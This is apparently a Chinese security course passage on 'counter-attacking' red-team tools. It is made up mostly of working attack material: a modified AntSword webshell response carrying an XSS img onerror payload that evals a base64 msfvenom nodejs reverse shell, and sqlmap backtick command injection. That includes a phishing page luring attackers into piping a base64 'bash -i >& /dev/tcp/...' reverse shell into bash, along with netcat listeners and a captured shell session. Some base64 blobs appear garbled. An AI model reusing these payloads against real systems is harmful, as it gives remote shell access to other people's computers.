一、常见安全工具反制


1. 蚁剑反制

AntSword <= 2.0.7

(1) webshell连接


再webshell.php所在目录执行此命令可以快速打开php

php -S 0.0.0.0:9991



课程为了演示需要,是单独创建的webshell.php、webshell2.php、webshell3.php 实际流程是蓝队通过入侵排查发现红队传入的webshell文件,直接修改webshell文件,红队再次 连接时就会中招

A. 弹窗



B. 反弹shell

1. 生成nodejs反弹shell脚本

msfvenom -p nodejs/shell_reverse_tcp LHOST=192.168.80.129 LPORT=12333 -f base64

```
# msfvenom -p nodejs/shell_reverse_tcp LHOST=192.168.80.129 LPORT=12333 -f base64
[-] No platform was selected, choosing Msf::Module::Platform::NodeJS from the payload
[-] No arch selected, selecting arch: nodejs from the payload
No encoder specified, outputting raw payload
Payload size: 803 bytes
Final size of base64 file: 1072 bytes
IChmdWSjdGlvbigpeyB2YXIgcmVxdWlyZSA91Gdsb2JhbCSyZXF1aXJlIHx8IGdsb2JhbCSwcm9jZXNzLm1haWSNb2RlbGUuY29uc3RydWN0b3IuX2xvYWQ7IGlmICghcmVxdWlyZSkgcmV0dXJuOyB2YXIgY21kID0gKGdsb2JhbCSwcm
9jZXNzLnBsYKRmb3JtLm1hdGhloKC9ed2luLkpkSA/ICJjbWQiIDogI9j3aW4vc2giOyB2YXIgbmV0ID0gcmVxdWlyZSgibmV0IiksIGWNID0gcmVxdWlyZSgiYzhpbGRfcHJyY2VzcyIpLGBJdGlsID0gcmVxdWlyZSgidXRpbCIpLCBg
aCA9IGNwLnNwYXduKGNtzCwgwl10p0y2PXYIgYzvpXpW50ID0gdGhpczsgdmFyIGMVdW5GVZYJWSDgyZVgVJXPXpVGYITGITGNSawWudC55zb2NzYZQpSbBuZXQVyZ9bmbWjdGgxMjMzMywgIjESM14xNjguODawITSii
wgZnVuY3Rpb24oKSB7IGNsaWVudC5zb2NzZQucGlwZShzaC5zdGRpbik7IGlmICh0eXBlb2YgdXRpbC5wdWlwID09PSAidWSkZWZpbmVkIkgeyBzaC5zdGRvdXQucGlwZShjbGlbnQuc29ja2V0KTsgc2guc3RkZXJyLnBpcGUoY2xp
ZWSGLnNvY2tldCk7IH0gZWxzZ5B7IHV0awwucHVtcChzaC5zdGRvdXQsIGNsaWVudC5zb2NrZXQpOyBldGlsLnB1bXaOc2guc3RkZXJyLCBjbGllbnQuc29ja2V0KTsgfSB9KTSgc29ja2V0Lm9uKCJlcnJvc1IsIGZ1bmN0aW9uKCVcm
9yKSB7IGNvdWS0ZXIrKzsgaWYoV291bnRlcjw9IDEwKXsgc2V0VGltZW91dChmdW5jdGlvbigpIHsgU3RhZ2VyUmVzWF0KCk7fSwgNSoxMDAwKTsgfSBbHNlIHByb2Nlc3MuZXhpdCgpOyB9KTsgfSBTdGFnZXJSZXBlYXQoKTsgfSko
KTs=
```

2. 将base64编码后的字符替换至下面的 Buffer(填充到这里)

("HTTP/1.1 500 <img src=1 onerror='eval(new Buffer(`IChmdW5jdGlvbigpeyB2YXIg
cmVxdWlyZSA9IGdsb2JhbC5yZXF1aXJlIHx8IGdsb2JhbC5wcm9jZXNzLm1haW5Nb2R1bGUuY29uc3RydWN0b3Iu
X2xvYWQ7IGlmICghcmVxdWlyZSkgcmV0dXJuOyB2YXIgY21kID0gKGdsb2JhbC5wcm9jZXNzLnBsYXRmb3JtLm1h
dGNoKC9ed2luL2kpKSA/ICJjbWQiIDogIi9iaW4vc2giOyB2YXIgbmV0ID0gcmVxdWlyZSgibmV0IiksIGNwID0g
cmVxdWlyZSgiY2hpbGRfcHJvY2VzcyIpLCB1dGlsID0gcmVxdWlyZSgidXRpbCIpLCBzaCA9IGNwLnNwYXduKGNt
ZCwgW10pOyB2YXIgY2xpZW50ID0gdGhpczsgdmFyIGNvdW50ZXI9MDsgZnVuY3Rpb24gU3RhZ2VyUmVwZWF0KC17
IGNsaWVudC5zb2NrZXQgPSBuZXQuY29ubmVjdCgxMjMzMywgIjE5Mi4xNjguODAuMTI5IiwgZnVuY3Rpb24oKSB7
IGNsaWVudC5zb2NrZXQucGlwZShzaC5zdGRpbik7IGlmICh0eXBlb2YgdXRpbC5wdW1wID09PSAidW5kZWZpbmVk
IikgeyBzaC5zdGRvdXQucGlwZShjbGllbnQuc29ja2V0KTsgc2guc3RkZXJyLnBpcGUoY2xpZW50LnNvY2tldCk7
IH0gZWxzZSB7IHV0aWwucHVtcChzaC5zdGRvdXQsIGNsaWVudC5zb2NrZXQpOyB1dGlsLnB1bXAoc2guc3RkZXJy
LCBjbGllbnQuc29ja2V0KTsgfSB9KTsgc29ja2V0Lm9uKCJlcnJvciIsIGZ1bmN0aW9uKGVycm9yKSB7IGNvdW50
ZXIrKzsgaWYoY291bnR1cjw9IDEwKXsgc2V0VGltZW91dChmdW5jdGlvbigpIHsgU3RhZ2VyUmVwZWF0KCk7fSwg
NSoxMDAwKTsgfSBlbHN1IHByb2N1c3MuZXhpdCgpOyB9KTsgfSBTdGFnZXJSZXBlYXQoKTsgfSkoKTs=`,`base6
4`).toString())' />"

3. kali12333端口

nc -lvvp 12333

4. 蚁剑连接webshell, kali收到蚁剑所在计算器的命令行



2. Sqlmap

(1) sqlmap执行系统命令

在Linux操作系统中,``包裹的字符串会被当作系统命令执行,在sqlmap的运行中可以采用如下的方式让系统执行ls命令

"http://158.247.240.30:10881/?id=a&b=`ls`"

```
(base) → sqlmap git:(master) x python sqlmap.py -u "http://158.247.240.30:10881/?id=a&b=`ls`"
                         {1.6.3.4#dev}
               1.'1.1
                         https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respons
l, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:14:30 /2023-10-22/
[14:14:31] [CRITICAL] invalid target URL ('http://158.247.240.30:10881/?id=a&b=1.txt
LICENSE
README.md
extra
lib
login.php
plugins
sqlmap.conf
sqlmap.py
sqlmapapi.py
sqlmapapi.yaml
tamper
thirdparty')
  "http://158.247.240.30:10881/?id=`curl 666.cvrste.dnslog.cn`"
  "a=`curl 7777.cvrste.dnslog.cn
```

(2)钓鱼页面

Kali或云服务器设置下述钓鱼页面

• 需要自行替换base64编码的payload

```
举例:
编码前: bash -i >& /dev/tcp/158.247.240.30/ 0>&1
编码: (执行命令) echo "bash -i >& /dev/tcp/158.247.240.30/9998 0>&1" | base64
编码后:
```

Kali或云服务器开启监听

```
nc -lvvp
```

诱导红队执行下面攻击行为

```
"name=sdf&sadf=sadf&command=`e
cho "" | base64 -d | bash`"
```

此行为如果采用下列两种方式,将不会成立

- 1. -r 选项导入请求消息进行sqlmap测试,sqlmap并不会解析其中的``
- 2. GET请求表单执行反弹shell, GET方式默认会对特殊符号进行url编码,导致sqlmap无法识别编码之后的`符号,如果你觉得红队在用sqlmap之前会自行解一次码,那这种情况其实也可以成立。

Kali或云服务器收到sqlmap执行计算机的命令行

```
root@vultr:~# nc -lvvp 9998
listening on [any] 9998 ...
Warning: forward host lookup failed for static.reserve.wtt.net.hk: Unknown host
connect to [158.247.240.30] from static.reserve.wtt.net.hk [218.255.175.153] 33891
bash: no job control in this shell
The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2$ ls
1.txt
LICENSE
README.md
data
doc
extra
lib
login.php
plugins
sqlmap.conf
sqlmap.py
sqlmapapi.py
sqlmapapi.yaml
tamper
temp
thirdparty
bash-3.2$ exit
exit
```